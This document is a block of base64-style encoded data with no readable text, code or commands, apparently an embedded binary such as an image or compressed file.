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 uXFikvy5ax2qVOhaG9vn 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
